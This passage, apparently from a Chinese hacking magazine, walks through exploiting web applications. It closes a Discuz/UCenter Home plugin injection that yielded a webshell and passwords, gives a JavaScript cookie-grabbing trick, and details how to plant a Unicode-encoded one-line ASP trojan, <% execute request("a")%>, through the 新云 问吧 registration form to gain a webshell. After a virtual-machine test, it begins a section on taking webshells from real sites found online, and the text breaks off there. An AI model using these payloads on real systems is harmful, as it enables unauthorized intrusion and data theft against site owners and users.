


图12




图13

到这里，一个由UCenter Home的插件所造成的注入漏洞直到我们获取webshell及用户密码的渗透过程就全部结束了。我们可以看到，虽然discuz是使用最广泛的论坛程序，虽然它的安全性做得非常好，但是忽略了细节，一个小小的插件，我们仍然可以利用它做很多事情。

另类抓cookie方法

平时看上传漏洞的录像，各位前辈都是用工具抓的cookie，感觉比较繁琐。今天我也研究了一下，在javascript: alert (document.cookie) 的基础上自创了一个抓cookie的方法。

直接在你要抓cookie的地址栏里输入javascript:clipboardData.setData('Text',document.cookie)，当页面出现TRUE时，cookie就复制到剪切板里了，然后就ctrl+V了。粘贴完后，发现页面停留在那个TRUE的页面，那代码在补上一句javascript:clipboardData.setData('Text',document.cookie);alert("cookie已复制到剪切板中！");，差不多就完美了。

文章难易度：★★★
文章阅读点：如何在新云网站内容管理系统的问吧系统的数据库中插入一句话木马，来得到webshell

又见插马——新云问吧漏洞简单利用

txcbg

一、漏洞简介

新云网站内容管理系统是一套开源的WEB网站管理系统，采用目前非常成熟的ASP＋Access/SQL开发而成。使用它，我们可以很方便的管理自己的网站，目前新云网站内容管理系统最新的版本是v4.0.0 SP2。本文要介绍的漏洞就出在新云网站内容管理系统v4.0.0 SP1以及未打官方最新补丁的v4.0.0 SP2的问吧系统中。

新云的问吧是类似百度知道的互动知识问答分享平台，问吧采用自己的数据库，数据库文件为.asa格式，由于过滤不严，导致可以向数据库中插入一句话木马，从而拿到webshell。

二、虚拟机测试漏洞

下面我们具体来看一下如何利用这个漏洞来得到webshell，我从网上下载了存在漏洞的新云程序，在虚拟机的Windows2003中把网站搭建了起来，打开后的网站首页如图1所示。直接点击首页右上方的“新云问吧”就来到了问吧页面，我这里的地址就是http://127.0.0.1/ask/，如图2。




图1




图2

要想利用漏洞，我们需要先注册一个用户，在注册信息中想方设法插入我们的一句话木马。点“用户注册”来注册一个用户，“用户名”、“登录密码”、“邮件地址”等都可以随便填写，但“密码问题”需要特别注意，要填写“十 整 V≡┤ ”，也就是<% execute request("a")%>a经过Unicode转码后的代码，如图3。




图3

注册信息全部填写完毕后点“立即注册”按钮，注册成功后我们的一句话木马就插入到数据库中了，问吧数据库的默认地址是问吧目录下的data目录下的ask_newasp.asa，我这里的访问地址也就是“http://127.0.0.1/ask/data/ask_newasp.asa”，直接在浏览器中访问，看到了数据库的代码，拉到网页最下面，看到了熟悉的“类型不匹配：'execute'”，说明一句话木马已经成功的插入到数据库中了，如图4。




图4

使用lake2的eval最小马的客户端程序来连接“http://127.0.0.1/ask/data/ask_newasp.asa”，连接密码为a，成功得到了webshell，如图5。

三、实战网上拿webshell

我们已经在虚拟机中成功拿到了webshell，下面就到网上利用这个漏洞来拿几个webshell玩玩。我们可以在google、


